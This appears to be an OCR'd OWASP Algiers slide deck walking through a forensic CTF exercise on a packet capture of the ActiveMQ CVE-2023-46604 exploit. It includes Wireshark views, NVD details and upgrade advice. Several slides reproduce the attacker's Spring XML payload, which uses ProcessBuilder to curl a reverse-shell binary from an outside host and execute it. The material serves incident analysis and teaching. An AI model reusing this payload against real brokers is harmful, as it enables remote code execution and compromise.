~~128.199.52.72~~	~~134.209.197.3~~
~~134.209.197.3~~	~~146.190.21.92~~

Scan

c119-OpenWire.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


ip.addr==146.190.21.92


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	146.190.21.92	134.209.197.3	TCP	74	47284 → 61616 [SYN] Seq=0 Win=64240 Len=0 MSS=1361 SACK_PERM=1 TSval=1396405556 TSecr=0
2	0.000057	134.209.197.3	146.190.21.92	TCP	74	61616 → 47284 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=24377055
3	0.125383	146.190.21.92	134.209.197.3	TCP	66	47284 → 61616 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1396405684 TSecr=2437705586
4	0.128779	134.209.197.3	146.190.21.92	OpenWire	408	WireFormatInfo
5	0.130568	146.190.21.92	134.209.197.3	OpenWire	190	ExceptionResponse[Malformed Packet]
6	0.130569	146.190.21.92	134.209.197.3	TCP	66	47284 → 61616 [FIN, ACK] Seq=125 Ack=1 Win=64256 Len=0 TSval=1396405685 TSecr=2437705586
7	0.130590	134.209.197.3	146.190.21.92	TCP	66	61616 → 47284 [ACK] Seq=343 Ack=125 Win=65280 Len=0 TSval=2437705717 TSecr=1396405684
8	0.131255	134.209.197.3	146.190.21.92	TCP	74	49750 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2437705717 TSecr=0 W
9	0.134719	146.190.21.92	134.209.197.3	TCP	74	8000 → 49750 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=115386909
10	0.134750	134.209.197.3	146.190.21.92	TCP	66	49750 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705721 TSecr=1153869097
11	0.135061	134.209.197.3	146.190.21.92	HTTP	276	GET /invoice.xml HTTP/1.1
12	0.136170	146.190.21.92	134.209.197.3	TCP	66	8000 → 49750 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869099 TSecr=2437705721
13	0.143668	146.190.21.92	134.209.197.3	TCP	258	8000 → 49750 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869101 TSecr=243770572
14	0.143668	146.190.21.92	134.209.197.3	HTTP/XML	882	HTTP/1.0 200 OK
15	0.143684	134.209.197.3	146.190.21.92	TCP	66	49750 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
16	0.143775	134.209.197.3	146.190.21.92	TCP	66	49750 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
17	0.144104	134.209.197.3	146.190.21.92	TCP	74	49764 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2437705730 TSecr=0 W
18	0.146188	146.190.21.92	134.209.197.3	TCP	74	8000 → 49764 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=115386910

Frame 5: 190 bytes on wire (1520 bits), 190 bytes captured (1520 bits)

OWASP ALGIERS

3/ Following up on the previous question, what is the name of the service found to be vulnerable?





4/ The attacker's infrastructure often involves multiple components. What is the IP of the second C2 server?

c119-OpenWire.pcap

File Edit View Go Capture Analyze

tcp.stream eq 1

No.	Time	Source
8	0.131255	134.209.197.
9	0.134719	146.190.21.9
10	0.134750	134.209.197.
11	0.135061	134.209.197.
12	0.136170	146.190.21.9
13	0.143668	146.190.21.9
14	0.143668	146.190.21.9
15	0.143684	134.209.197.
16	0.143775	134.209.197.
27	0.151742	134.209.197.
28	0.152673	146.190.21.9

```
> Frame 8: 74 bytes on wire (592 b
> Ethernet II, Src: 6e:cc:fd:d6:05
> Internet Protocol Version 4, Src
v Transmission Control Protocol, S
    Source Port: 49750
    Destination Port: 8000
    [Stream index: 1]
    [TCP Segment Len: 0]
```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · c119-OpenWire.pcap

```
GET /invoice.xml HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/11.0.21
Host: 146.190.21.92:8000
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 12 Dec 2023 13:38:28 GMT
Content-type: application/xml
Content-Length: 816
Last-Modified: Tue, 12 Dec 2023 13:37:45 GMT

<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!--value>open</value>
                <value>-a</value>
                <value>calculator</value -->
                <value>bash</value>
                <value>-c</value>
                <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

Address A	Address B
84.239.49.16	134.209.197.3
128.199.52.72	134.209.197.3
134.209.197.3	146.190.21.92

5/ Attackers usually leave traces on the disk. What is the name of the reverse shell executable dropped on the server?

11	0.135061	134.209.197.3	146.190.21.92	HTTP	276 GET /invoice.xml HTTP/1.1
12	0.136170	146.190.21.92	134.209.197.3	TCP	66 8000 → 49750 [ACK] Seq=1 Ack=211 Win=65024
13	0.143668	146.190.21.92	134.209.197.3	TCP	258 8000 → 49750 [PSH, ACK] Seq=1 Ack=211 Win=
14	0.143668	146.190.21.92	134.209.197.3	HTTP/X…	882 HTTP/1.0 200 OK

Wireshark · Packet 14 · c119-OpenWire.pcap

```
> Internet Protocol Version 4, Src: 146.190.21.92, Dst: 134.209.197.3
> Transmission Control Protocol, Src Port: 8000, Dst Port: 49750, Seq: 193, Ack: 211, Len: 816
> [2 Reassembled TCP Segments (1008 bytes): #13(192), #14(816)]
> Hypertext Transfer Protocol
v eXtensible Markup Language
  > <?xml
  v <beans
      xmlns="http://www.springframework.org/schema/beans"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:schemaLocation="\n     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/s
    v <bean
        id="pb"
        class="java.lang.ProcessBuilder"
        init-method="start">
      v <constructor-arg>
        v <list>
            <!--value>open</value>\n                <value>-a</value>\n                <value>calculator</value -->
          v <value>
              bash
              </value>
          v <value>
              -c
              </value>
          v <value>
              curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker
              </value>
            </list>
          </constructor-arg>
```

OWASP ALGIERS

6/ What Java class was invoked by the XML file to run the exploit?

11	0.135061	134.209.197.3	146.190.21.92	HTTP	276 GET /invoice.xml HTTP/1.1
12	0.136170	146.190.21.92	134.209.197.3	TCP	66 8000 → 49750 [ACK] Seq=1 Ack=211 Win=65024
13	0.143668	146.190.21.92	134.209.197.3	TCP	258 8000 → 49750 [PSH, ACK] Seq=1 Ack=211 Win=
14	0.143668	146.190.21.92	134.209.197.3	HTTP/X…	882 HTTP/1.0 200 OK

Wireshark · Packet 14 · c119-OpenWire.pcap

```
> Internet Protocol Version 4, Src: 146.190.21.92, Dst: 134.209.197.3
> Transmission Control Protocol, Src Port: 8000, Dst Port: 49750, Seq: 193, Ack: 211, Len: 816
> [2 Reassembled TCP Segments (1008 bytes): #13(192), #14(816)]
> Hypertext Transfer Protocol
v eXtensible Markup Language
  > <?xml
  v <beans
      xmlns="http://www.springframework.org/schema/beans"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:schemaLocation="\n     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/s
    v <bean
        id="pb"
        class="java.lang.ProcessBuilder"
        init-method="start">
      v <constructor-arg>
        v <list>
            <!--value>open</value>\n                <value>-a</value>\n                <value>calculator</value -->
          v <value>
              bash
              </value>
          v <value>
              -c
              </value>
          v <value>
              curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker
              </value>
            </list>
          </constructor-arg>
```

OWASP ALGIERS

7/ To better understand the specific security flaw exploited, can you identify the CVE identifier associated with this vulnerability?

Google

apache activemq vulnerability Docker

All Videos Images News Shopping More Tools

Example Github Repository Server

About 52,600 results (0.31 seconds)

Docker
https://scout.docker.com › vulnerabilities › CVE-2023-4...

CVE-2023-46604

Apache ActiveMQ is **vulnerable** to Remote Code Execution.The **vulnerability** may allow a remote attacker with network access to a broker to run arbitrary shell ...

tonyharris.io
https://tonyharris.io › posts › activemq

CVE-2023-46604: ActiveMQ Critical RCE - tonyharris.io

Nov 26, 2023 — In this post, we'll spin up a **vulnerable Docker** image from Symptoma and use X1r0'z PoC for the exploitation. The post is based on X1r0z's README ...

OWASP ALGIERS

7/ To better understand the specific security flaw exploited, can you identify the CVE identifier associated with this vulnerability?

tonyharris.io

Home PoC Week All posts About Tags

CVE-2023-46604: ActiveMQ Critical RCE

Posted on Nov 26, 2023

CVE-2023-46604 is a critical vulnerability (CVSS 9.8) in Apache ActiveMQ that gives remote, unauthenticated attackers code execution on the machine, with the same privileges as the MQ server.

In this post, we'll spin up a vulnerable Docker image from Symptoma and use X1r0'z PoC for the exploitation.

The post is based on X1r0z's README.md, Apache MQ's updates, and Rapid7's technical analysis of the vulnerability.

Summary

ActiveMQ is a message broker, developed in Java, which passes messages between different services. By default, it listens on port 61616 and accepts several protocols, including OpenWire which is the vector for this attack.

There's an error in the exception handling process whereby a remote attacker can supply a string which is used to instantiate an arbitrary class. The attacker can use a Spring config package to induce the server to download a malicious `.xml` config file from the attacker's server, which runs the commands within the file.

https://tonyharris.io/posts/activemq/

scout

CVE-2023-46604

SOURCE - GITHUB

Summary

Apache ActiveMQ is vulnerable to Remote Code Execution.The vulnerability may allow a remote attacker with network access to a broker to run arbitrary shell commands by manipulating serialized class types in the OpenWire protocol to cause the broker to instantiate any class on the classpath. Users are recommended to upgrade to version 5.15.16, 5.16.7, 5.17.6, or 5.18.3, which fixes this issue.

https://scout.docker.com/vulnerabilities/id/CVE-2023-46604

8/ What to do with this ? Next Step

NIST

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES https://nvd.nist.gov/vuln/detail/CVE-2023-46604

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CNA: Apache Software Foundation **Base Score:** 10.0 CRITICAL

```
Affected versions:

- Apache ActiveMQ 5.18.0 before 5.18.3
- Apache ActiveMQ 5.17.0 before 5.17.6
- Apache ActiveMQ 5.16.0 before 5.16.7
- Apache ActiveMQ before 5.15.16
- Apache ActiveMQ Legacy OpenWire Module 5.18.0 before 5.18.3
- Apache ActiveMQ Legacy OpenWire Module 5.17.0 before 5.17.6
- Apache ActiveMQ Legacy OpenWire Module 5.16.0 before 5.16.7
- Apache ActiveMQ Legacy OpenWire Module 5.8.0 before 5.15.16

Description:

The Java OpenWire protocol marshaller is vulnerable to Remote Code Execution. This
vulnerability may allow a remote attacker with network access to either a Java-based
OpenWire broker or client to run arbitrary shell commands by manipulating serialized
class types in the OpenWire protocol to cause either the client or the broker
(respectively) to instantiate any class on the classpath.

Users are recommended to upgrade both brokers and clients to version 5.15.16, 5.16.7,
5.17.6, or 5.18.3 which fixes this issue.

This issue is being tracked as AMQ-9370

References:

https://activemq.apache.org/security-advisories.data/CVE-2023-46604
https://activemq.apache.org/
https://www.cve.org/CVERecord?id=CVE-2023-46604
https://issues.apache.org/jira/browse/AMQ-9370
```

CVE-2023-46604 Detail

https://activemq.apache.org/security-advisories.data/CVE-2023-46604-announcement.txt

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.


Current Description

The Java OpenWire protocol marshaller is vulnerable to Remote Code Execution. This vulnerability may allow a remote attacker with network access to either a Java-based OpenWire broker or client to run arbitrary shell commands by manipulating serialized class types in the OpenWire protocol to cause either the client or the broker (respectively) to instantiate any class on the classpath. Users are recommended to upgrade both brokers and clients to version 5.15.16, 5.16.7, 5.17.6, or 5.18.3 which fixes this issue.

OWASP ALGIERS

OWASP ALGIERS

Contact us



ALGIERS-LEADERS@OWASP.ORG

https://owasp.org/www-chapter-algiers/